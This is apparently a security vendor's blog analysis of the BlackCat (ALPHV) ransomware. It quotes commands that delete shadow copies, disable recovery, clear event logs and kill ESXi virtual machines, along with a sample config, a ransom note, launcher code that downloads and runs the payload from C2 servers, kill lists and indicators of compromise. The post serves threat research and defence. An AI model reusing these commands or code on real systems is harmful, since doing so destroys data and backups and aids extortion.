

Cybereason vs. BlackCat Ransomware

 cybereason.com/blog/cybereason-vs.-blackcat-ransomware

BLOG

Cybereason vs. BlackCat Ransomware



BLOG

Cybereason vs. BlackCat Ransomware



Written By
Cybereason Nocturnus

March 1, 2022 | 7 minute read

Since its first emergence in November 2021, the Cybereason Nocturnus team has been tracking the BlackCat Ransomware (aka ALPHV), which has been called “2021’s most sophisticated ransomware”.


BlackCat ransomware gained notoriety quickly leaving a trail of destruction behind it, among its recent victims are German oil companies, an Italian luxury fashion brand and a Swiss Aviation company.

The Cybereason XDR Platform Detects and Blocks BlackCat Ransomware

Since its recent emergence, BlackCat has attacked various industries, including telecommunication, commercial services, insurance, retail, machinery, pharmaceuticals, transportation, and construction industries. Among the affected regions are Germany, France, Spain, the Philippines, and the Netherlands, with the most victims being located in the US.

The ransomware was given the name “BlackCat” due to the favicon of a black cat being used on every victim's Tor payment site. The operators of BlackCat have been using the names “alphv” and “ransom” in Cybercrime forums (ramp_v2, exploit.in) in order to recruit affiliates.

The operators of the ransomware appear to be from Russian speaking regions. Like many others, BlackCat uses a RaaS model (Ransomware-as-a-service). Affiliates of BlackCat are offered between 80-90% of the ransom payment, and once approved, are given access to a control panel that manages access:



The image shows a screenshot of a document with a table. The table has several columns, including 'ID', 'Username', 'Password', 'Date', and 'Status'. The rows contain various alphanumeric strings, likely representing user credentials or system logs. The text is somewhat blurry and appears to be a scan of a document.

Leaked document from BlackCat Leaks website

One of the unique elements of the BlackCat ransomware is that it is written in Rust, which is not a common coding language for malware and ransomware. *“Rust is a multi-paradigm, general-purpose programming language designed for performance and safety.”*

Because of Rust’s emphasis on performance, the process of encryption is very fast, and in addition, Rust is cross-platform, which makes it easier to create variants for both Windows and Linux.

The operators of BlackCat confirmed that they are affiliates of DarkSide/BlackMatter ransomware gang. They claim to be apolitical in regards to geopolitical relations and to refrain from attacking medical institutions and hospitals.

The group has adopted the popular double extortion paradigm, which means that in addition to encrypting files, they also steal them and later threaten to publish stolen data unless the ransom is paid. In some cases even, triple extortion is used - threatening to perform DDOS attacks.

Key Details

- **Sophisticated Ransomware:** BlackCat has been called “2021’s most sophisticated ransomware
- **High Severity:** The Cybereason Nocturnus Team assesses the threat level as HIGH given the destructive potential of the attacks.
- **Developed in Rust:** BlackCat was developed in rust which is unusual for ransomware.
- **Triple Extortion:** The BlackCat operators used double extortion and sometimes triple extortion to make victims pay the ransom
- **Shared Infrastructure with LockBit:** BlackCat has shared infrastructure, and used similar tools and naming conventions as the LockBit ransomware.
- **Detected and Prevented:** The Cybereason XDR Platform fully detects and prevents the Lorenz ransomware.

Technical Analysis

Breaking down BlackCat Ransomware

The BlackCat ransomware has both Windows and Linux variants. The ransomware includes multiple execution flags which grant its operators control over operations like whether to stop executions of virtual machines or if the ransomware should change the desktop wallpaper or not:

```
USAGE:
  [OPTIONS] [SUBCOMMAND]

OPTIONS:
  --access-token <ACCESS_TOKEN>      Access Token
  --bypass <BYPASS>...
  --child                               Run as child process
  --drag-and-drop                       Invoked with drag and drop
  --drop-drag-and-drop-target          Drop drag and drop target batch file
  --extra-verbose                       Log more to console
  -h, --help                           Print help information
  --log-file <LOG_FILE>               Enable logging to specified file
  --no-net                              Do not discover network shares on Windows
  --no-prop                             Do not self propagate(worm) on Windows
  --no-prop-servers <NO_PROP_SERVERS>... Do not propagate to defined servers
  --no-vm-kill                          Do not stop VMs on ESXi
  --no-vm-kill-names <NO_VM_KILL_NAMES>... Do not stop defined VMs on ESXi
  --no-vm-snapshot-kill                Do not wipe VMs snapshots on ESXi
  --no-wall                             Do not update desktop wallpaper on Windows
  -p, --paths <PATHS>...              Only process files inside defined paths
  --propagated                          Run as propagated process
  --ui                                  Show user interface
  -v, --verbose                         Log to console
```

BlackCat help menu

In order to execute properly, BlackCat must be executed with the “--access-token” flag, although the value of the string that is passed on to it can be any string.

Upon execution, BlackCat may attempt to perform Privilege escalation in the following manners:

- UAC bypass by abusing the Connection Manager Admin API Helper for Setup COM interface (cmstplua.dll)
- Abusing CVE-2016-0099 (Secondary Logon Service exploit)
- Adjusting access token token privileges

Next, BlackCat checks the UUID (universally unique identifier) of the machine by running a WMI command, which is used later for the recovery URL in the ransom note:

```
wmic csproduct get UUID
```

BlackCat enables local and remote symbolic links on the infected machine. A symbolic link is a type of file that contains a reference to another file. This is probably done to make sure that the ransomware is able to follow shortcuts on the machine in order to find the original file to encrypt:

```
fsutil behavior set SymlinkEvaluation R2L:1
```

```
fsutil behavior set SymlinkEvaluation R2R:1
```

BlackCat also attempts to stop Internet services on the infected machine using the iisreset.exe:

```
iisreset.exe /stop
```


The ransomware changes the number of outstanding requests that can be maintained. An outstanding request is a request that is still waiting for a response. These are used when performing SMB requests, the change is probably done to raise the number of possible PsExec requests the machine could make so the ransomware may spread:

```
reg add
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters
/v MaxMpxCt /d 65535 /t REG_DWORD /f
```

Then, it deletes the shadow copies from the infected machine using both “vssadmin” and “wmic”:

```
vssadmin.exe delete shadows /all /quiet
```

```
wmic shaodwcopy delete
```



BlackCat Execution as seen in the Cybereason XDR Platform

BlackCat enumerates all local disk partitions on the infected machine, and any hidden partition that is found is mounted in order to make it possible to encrypt more files.

The ransomware also attempts to propagate through the network via the use of the “net use” command and PsExec which is embedded inside the BlackCat executable. The ransomware executes the tools using credentials that are configured in the ransomware config:

```
"credentials": [{"username": "\\Administrator", "password": ""}],
```

Credentials in the configuration

Additionally, BlackCat disables windows’ automatic repair and clears the machine's event log, by running the following commands:

```
bcdedit /set {default} recoveryenabled No
```

```
cmd.exe /c for /F %1 in ('wevtutil.exe el') DO wevtutil.exe cl %1
```

In order to maximize the number of encrypted files, BlackCat attempts to kill several processes and services on the machine in order to decrease the number of locked files that are not accessible due to another program (full list in appendix). In addition, BlackCat's configuration includes a list of directories to be excluded from encryption. (see appendix):

```
{
  "config_id": "",
  "public_key": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwMQXFM",
  "extension": "mfqssdj",
  "note_file_name": "RECOVER-#{EXTENSION}-FILES.txt",
  "note_full_text": ">> What happened?\n\nImportant files on your ne",
  "default_file_mode": "Auto",
  "default_file_cipher": "Best",
  "credentials": [
    [
      "Administrator",
      "Administrator"
    ]
  ],
  "kill_services": [
    "mepocs",
    "memtas",
    "veeam",
    "svc$",
    "backup",
    "sql"
  ],
  "kill_processes": [
    "agntsvc",
    "dbeng50",
    "dbsnmp",
    "encsvc",
    "excel",
    "excel"
  ],
  "exclude_directory_names": [
    "system volume information",
    "intel",
    "files",
    "Program Files (x86)",
    "ProgramData"
  ],
  "exclude_file_names": [
    "desktop.ini",
    "autorun.inf",
    "ntldr",
    "bootse"
  ],
  "exclude_file_extensions": [
    "themepack",
    "nls",
    "diagpkg",
    "msi",
    "lnl"
  ],
  "exclude_file_path_wildcard": [],
  "enable_network_discovery": true,
  "enable_self_propagation": true,
  "enable_set_wallpaper": true,
  "enable_esxi_vm_kill": true,
  "enable_esxi_vm_snapshot_kill": true,
  "strict_include_paths": [],
  "esxi_vm_kill_exclude": []
}
```

BlackCat Configuration

To encrypt the files, BlackCat may use AES or ChaCha20 for encryption, based on the configuration. It drops a ransom note titled : "RECOVER-[encrypted file extension]- FILES.txt" in each folder and in the end, the ransomware changes the desktops wallpaper:

```
Important files on your network was DOWNLOADED and ENCRYPTED.
See "RECOVER-mfqssdj-FILES.txt" file to get further instructions.
```

Wallpaper after BlackCat change

```

>> What happened?
Important files on your network was ENCRYPTED and now they have "mfqssdj" extension.
In order to recover your files you need to follow instructions below.

>> Sensitive Data
Sensitive data on your system was DOWNLOADED.
If you DON'T WANT your sensitive data to be PUBLISHED you have to act quickly.

Data includes:
- Employees personal data, CVs, DL, SSN.
- Complete network map including credentials for local and remote services.
- Private financial information including: clients data, bills, budgets, annual reports, bank statements.
- Manufacturing documents including: datagrams, schemas, drawings in solidworks format.
- Source code.
-And more...

>> CAUTION
DO NOT MODIFY ENCRYPTED FILES YOURSELF.
DO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.
YOU MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS.

>> What should I do next?
Follow these simple steps to get everything back to normal:
1) Download and install Tor Browser from: https://torproject.org/
2) Navigate to:
http://b4twqa2mvob3s6uvuyfra5xk3qgps2v5kkt7k2qnb7rpdj3j4fkntead.onion/?access-key=SL8R%2F1x9iwjUmMiy2nSwggPuMqhYz%2BLRMgsj4PuOr4Jdm2U27fR93Z3m886Hyq6mTPhuCmOBCYr8Yq8%2FXETfbS5F1vjyhwo9bpvtLA5fyMIzo%2FoxuuvNgb7WSt%2BgHtcrf5fCEctAALxj00f3P02x6J0DgH%2B28ETRJS9Z5thPbUiWyLPLb50L%2FB2niL7UL3wuB0N4u5DLuOwUuwgMMTeJgt6kSZBsMt9Y4N3vI7wqLwLZpVQa8%2FtUTpTHtyo8JZGF%2BgxD9OD7uK5eNDN6pr0AnYaSLi2C6CcKGv5AXOxdaRbKB2uo26XwVIGo3Chtdu4SMqR6h6IXHXKhbkY7dVjQ%3D%3D

```

BlackCat ransom note

Linux variant specific commands

The Linux variant was observed executing commands in order to delete VMware ESXi snapshots. The ransomware generates a list of running virtual machines:

```
esxcli --formatter=csv --format-param=fields=="WorldID,DisplayName" vm process list
```

Each virtual machine is then terminates using the command:

```
awk -F "\",\"" '{system("esxcli vm process kill --type=force --world-id="$1)}'
```

Finally all snapshots of the virtual machines are deleted:

```
for i in `vim-cmd vmsvc/getallvms| awk '{print$1}'`;do vim-cmd vmsvc/snapshot.removeall $i & done
```

BlackCat and LockBit Connection

The Nocturnus team observed interesting overlaps between tools and infrastructure used by BlackCat ransomware and LockBit ransomware. The Nocturnus team analyzed a .NET written launcher named “setup.exe” that is used to download and execute BlackCat ransomware.

The launcher contains the following PDB path:

```
"D:\my\Documents\Visual Studio 2019\setup\obj\Release\setup.pdb".
```

When searching for files that share the PDB, we encountered several additional malware with the same name that have remarkable similarities to the BlackCat launcher. When examining the code and Infrastructure of these malware, we see overlaps between BlackCat infrastructure and LockBit infrastructure.

BlackCat Launcher

The launcher downloads the BlackCat executable from the C2 and executes it using the "--access-token" argument, which is required in order to run BlackCat:

```
public static void Start(string[] args)
{
    if (args.Length < 2)
    {
        Environment.Exit(0);
    }
    App.AppName = args[0].ToLower().Trim();
    App.AccessToken = args[1].ToLower().Trim();
    if (MessageBox.Show("REALLY RUN LOCKER????", App.AppName, MessageBoxButtons.YesNo) == DialogResult.No)
    {
        Environment.Exit(0);
        return;
    }
    if (!Runner.CheckSingle())
    {
        Environment.Exit(0);
    }
    Runner.HideAllWindows();
    App.FileInfo[] files = new App.FileInfo[]
    {
        new App.FileInfo
        {
            Name = "desktop",
            Content = ScreenShot.MakeDesktopScreenshot()
        }
    };
    App.DownloadAndRun(App.AppName + ".exe", "--access-token " + App.AccessToken, true);
    App.UploadDedInfo(files, App.FullInfo());
    App.DownloadAndRun(App.ScreenSaverName, App.ScreenSaverArgs, false);
    Runner.SelfRemove();
}
```

BlackCat Launcher code

Additionally, the tool collects basic profiling information about the infected machine and uploads it to the C2. The information collected is:

- A screen capture
- Username
- OS name
- OS language
- Timezone
- Windows UUID
- Keyboard language
- Installed users
- Installed software
- Drives

LockBit Profiler Tool

The Nocturnus team discovered striking similarities with the BlackCat launcher and a profiler associated with LockBit ransomware. The profiler variants which are linked to LockBit use almost the same code as the BlackCat launcher, except for slight variations.

The only difference in functionality is that they do not attempt to download anything, they only collect profiling data, with the difference being that instead of collecting the machine's "Windows UUID", the profiler checks if LockBit is already installed on the machine:

```
private static NameValueCollection FullInfo()
{
    return new NameValueCollection
    {
        {
            "login",
            Environment.UserName
        },
        {
            "os",
            OSInfo.GetOSName()
        },
        {
            "language",
            OSInfo.GetOSLang()
        },
        {
            "timezone",
            OSInfo.GetTimeZone()
        },
        {
            "key",
            OSInfo.FindLockBit(20, 3)
        },
        {
            "keyboards",
            string.Join("\r\n", OSInfo.GetKeyboards())
        },
        {
            "users",
            string.Join("\r\n", OSInfo.GetUsers())
        },
        {
            "soft",
            string.Join("\r\n", OSInfo.GetInstalledSoft())
        },
        {
            "drives",
            string.Join("\r\n", OSInfo.GetDrivesInfo())
        }
    }
}

private static NameValueCollection FullInfo()
{
    return new NameValueCollection
    {
        {
            "login",
            Environment.UserName
        },
        {
            "os",
            OSInfo.GetOSName()
        },
        {
            "language",
            OSInfo.GetOSLang()
        },
        {
            "timezone",
            OSInfo.GetTimeZone()
        },
        {
            "key",
            OSInfo.GetHardwareID()
        },
        {
            "keyboards",
            string.Join("\r\n", OSInfo.GetKeyboards())
        },
        {
            "users",
            string.Join("\r\n", OSInfo.GetUsers())
        },
        {
            "soft",
            string.Join("\r\n", OSInfo.GetInstalledSoft())
        },
        {
            "drives",
            string.Join("\r\n", OSInfo.GetDrivesInfo())
        },
        {
            "sender",
            App.AppName
        }
    }
}
```

Left: LockBit profiler code Right: BlackCat Launcher code

When checking the Infrastructure used by these tools, we see connections and similarities in the IP addresses, URI structure, and file names:

URL

<http://141.136.44.54/files/setup.exe>

http://141.136.44.54/files/test_4mmc_x86_32_windows_encrypt_app.exe

<http://141.136.44.54/files>

<http://141.136.44.54/upload>

<http://141.136.44.54/files/>

http://141.136.44.54/files/test_4mmc_x86_64_linux_encrypt_app.elf

<http://141.136.44.54/>

BlackCat Infrastructure

URL

<http://188.120.247.108/files/4mmc.exe>

<http://188.120.247.108/files/screensaver.exe>

<http://188.120.247.108/files>

<https://188.120.247.108/>

<http://188.120.247.108/upload>

LockBit Infrastructure

BlackCat and LockBot infrastructure comparison

All the IP addresses that are used by the BlackCat launcher and LockBit profiler, share the URI paths “files” and “upload”. In addition, BlackCat and LockBit samples sometimes share file names. For example, we observed BlackCat samples with the name:


“*test_4mmc_x86_32_windows_encrypt_app.exe*” and LockBit samples with the name “*4mmc.exe*”

Another example of shared file names is a LockBit sample named “*screensaver.exe*”, which is also the default name used for the BlackCat executable that is downloaded using the launcher:

```
private static string ScreenSaverName = "screensaver.exe";
```

“*Screensaver.exe*” used in BlackCat Launcher

This connection between some of the tools and infrastructure between BlackCat ransomware and LockBit ransomware might indicate sharing of code and tools between cybercriminals, or there could be individuals that worked for both ransomware operators:



BlackCat and LockBit Infrastructure map

CYBEREASON DETECTION AND PREVENTION

The Cybereason XDR Platform is able to prevent the execution of the BlackCat Ransomware using multi-layer protection that detects and blocks malware with threat intelligence, machine learning, and next-gen antivirus (NGAV) capabilities.

Additionally, when the Anti-Ransomware feature is enabled, behavioral detection techniques in the platform are able to detect and prevent any attempt to encrypt files and generates a MalOp for it:



Cybereason Detects and Blocks BlackCat Ransomware

SECURITY RECOMMENDATIONS

- **Enable the Anti-Ransomware Feature on Cybereason NGAV:** Set Cybereason Anti-Ransomware protection mode to Prevent - [more information for Cybereason customers can be found here](#)
- **Enable Anti-Malware Feature on Cybereason NGAV:** Set Cybereason Anti-Malware mode to Prevent and set the detection mode to Moderate and above - [more information for Cybereason customers can be found here](#)
- **Keep Systems Fully Patched:** Make sure your systems are patched in order to mitigate vulnerabilities
- **Regularly Backup Files to a Remote Server:** Restoring your files from a backup is the fastest way to regain access to your data
- **Use Security Solutions:** Protect your environment using organizational firewalls, proxies, web filtering, and mail filtering

MITRE ATT&CK BREAKDOWN

Reconnaissance	Execution	Privilege Escalation	Discovery	Lateral Movement	Collection	Impact
Gather Victim Host Information	Command-line interface	Signed Binary Proxy Execution	Process Discovery	Lateral Tool Transfer	Data from Local System	Data Encrypted for Impact
		Access Token Manipulation	System Service Discovery			Service Stop
		Exploitation for Privilege Escalation	File and Directory Discovery			Inhibit System Recovery

Appendix

Process to kill list:

agntsvc , dbeng50 , dbsnmp , encsvc , excel , firefox , infopath , isqlplussvc , msaccess , mspub , mydesktopqos , mydesktopservice , notepad , ocautoupds , ocomm , ocspd , onenote , oracle , outlook , powerpnt , sqbcoreservice , sql , steam , synctime , tbirdconfig , thebat , thunderbird , visio , winword , wordpad , xfssvccon , *sql* , bedbh , vxmon , benetns , bengien , pvlsvr , beserver , raw_agent_svc , vsnapvss , CagService , QBIDPService , QBDBMgrN , QBCFMonitorService , SAP , TeamViewer_Service , TeamViewer , tv_w32 , tv_x64 , CVMountd , cvd , cvfwd , CVOIDS , saphostexec , saposcol , sapstartsrv , avagent , avsc , DellSystemDetect , EnterpriseClient , VeeamNFSSvc , VeeamTransportSvc , VeeamDeploymentSvc

Services to kill list:

mepocs , memtas , veeam , svc\$, backup , sql , vss , msexchange , sql\$, mysql , mysql\$, sophos , MExchange , MExchange\$, WSBExchange , PDVFSService , BackupExecVSSProvider , BackupExecAgentAccelerator , BackupExecAgentBrowser , BackupExecDiveciMediaService , BackupExecJobEngine , BackupExecManagementService , BackupExecRPCService , GxBlr , GxVss , GxCIMgrS , GxCVD , GxCIMgr , GXMMM , GxVssHWProv , GxFWD , SAPService , SAP , SAP\$, SAPD\$, SAPHostControl , SAPHostExec , QBCFMonitorService , QBDBMgrN , QBIDPService , AcronisAgent , VeeamNFSSvc , VeeamDeploymentService , VeeamTransportSvc , MVArmor , MVarmor64 , VSNAPVSS , AcrSch2Svc

About the Researchers



Tom Fakterman

Tom Fakterman, Cyber Security Analyst with the Cybereason Nocturnus Research Team, specializes in protecting critical networks and incident response. Tom has experience in researching malware, computer forensics and developing scripts and tools for automated cyber investigations.



Ohav Peri

Ohav Peri, cyber security analyst with the Cybereason Nocturnus Research Team, focusing on malware analysis and defense platforms research. Ohav began his career as a security researcher and software engineer in the intelligence corps of the IDF.

Indicators of Compromise

BlackCat Ransomware BlackCat Windows Variant:

d42566e04d295a1e9e2823d202a1800cdc1ddd77
5869820f261f76eafa1ba00af582a9225d005c89
a8fd52bd107f7b62483c11c15923fbd2256c8bac
0c7215c4325ded8139ea2f0428412f17e6c8f957
c5181892afde538c73109b4c83e2a2730eb9014d
e17dc8062742878b0b5ced2145311929f6f77abd
11203786b17bb3873d46acae32a898c8dac09850
45212fa4501ede5af428563f8043c4ae40faec76
3e794a584d75c2ceb07287fe450dc4d7ce949a
e22436386688b5abe6780a462fd07cd12c3f3321
a186c08d3d10885ebb129b1a0d8ea0da056fc362
da1e4a09a59565c5d62887e0e9a9f6f04a18b5f4
57a6dfd2b021e5a4d4fe34a61bf3242ecee841b3
f95d865ef06f382bc9599a8093308afb9007ab89
8917af3878fa49fe4ec930230b881ff0ae8d19c9
94f025f3be089252692d58e54e3e926e09634e40
5c6ca5581a04955d8e4d1fa452621fbc922ecb7b
f466b4d686d1fa9fed064507639b9306b0d80bbf
d42566e04d295a1e9e2823d202a1800cdc1ddd77
a186c08d3d10885ebb129b1a0d8ea0da056fc362
e22436386688b5abe6780a462fd07cd12c3f3321
5869820f261f76eafa1ba00af582a9225d005c89
a8fd52bd107f7b62483c11c15923fbd2256c8bac
0c7215c4325ded8139ea2f0428412f17e6c8f957
c5181892afde538c73109b4c83e2a2730eb9014d
e17dc8062742878b0b5ced2145311929f6f77abd
11203786b17bb3873d46acae32a898c8dac09850
3e794a584d75c2ceb07287fe450dc4d7ce949a
2a53525eeb7b76b3d1bfe40ac349446f2add8784
087497940a41d96e4e907b6dc92f75f4a38d861a
da1e4a09a59565c5d62887e0e9a9f6f04a18b5f4
57a6dfd2b021e5a4d4fe34a61bf3242ecee841b3
f95d865ef06f382bc9599a8093308afb9007ab89
8917af3878fa49fe4ec930230b881ff0ae8d19c9
655c2567650d2c109fab443de4b737294994f1fd

dd69b20eb1931487d8b65060f2be3671bd5baf33
75b6eb3cc65a608abd9a96a3c5d158c944aadb15
1d6e2aeed499eb7d317b92b42d4a784b22d02dc6
c5acefee89cdbf24e99d311f804615aedef8f3df
f466b4d686d1fa9fed064507639b9306b0d80bbf
77413cb3f469d00d69941b4973206e4978381987
74845c914cc9525604ff06212f50b99386240183
a03d9e0baa0c7b71b2ed3afe38fb6ddeb346e030
38fa2979382615bbee32d1f58295447c33ca4316
dc963d8beb490d00261280dc5a9bc9cc700da602
324c6626ab70399ef9864542ddbeedfb8fbddf5
087497940a41d96e4e907b6dc92f75f4a38d861a
2a53525eeb7b76b3d1bfe40ac349446f2add8784
ce5540c0d2c54489737f3fefdbf72c889ac533a9
c1187fe0eaddee995773d6c66bcb558536e9b62c
783b2b053ef0345710cd2487e5184f29116e367c
655c2567650d2c109fab443de4b737294994f1fd
89060eff6db13e7455fee151205e972260e9522a
94f025f3be089252692d58e54e3e926e09634e40
5c6ca5581a04955d8e4d1fa452621fbc922ecb7b
ce5540c0d2c54489737f3fefdbf72c889ac533a9
c1187fe0eaddee995773d6c66bcb558536e9b62c
783b2b053ef0345710cd2487e5184f29116e367c
89060eff6db13e7455fee151205e972260e9522a
324c6626ab70399ef9864542ddbeedfb8fbddf5
dc963d8beb490d00261280dc5a9bc9cc700da602
38fa2979382615bbee32d1f58295447c33ca4316
a03d9e0baa0c7b71b2ed3afe38fb6ddeb346e030
77413cb3f469d00d69941b4973206e4978381987
74845c914cc9525604ff06212f50b99386240183
c5acefee89cdbf24e99d311f804615aedef8f3df
1d6e2aeed499eb7d317b92b42d4a784b22d02dc6
75b6eb3cc65a608abd9a96a3c5d158c944aadb15
7af51a9e6245415d18be46142f2400a421f19d3a
dd69b20eb1931487d8b65060f2be3671bd5baf33
71e6aa313f9d64086d68d1c0048420fa5c778165
026720fca026d971b16d1990146ef6462e8c1664
3d385b316df5d37d39b10113a67080fc1516e0c9
bf41f2014cfbffd683ba4e259b004bce3b54e3ea
23006c877ccc883460497ad35df82e64f338cfc9

BlackCat Linux Variant:

9146a448463935b47e29155da74c68d16e0d7031
36dff07387cf3f2393339d30d0672fcbccc7a73c
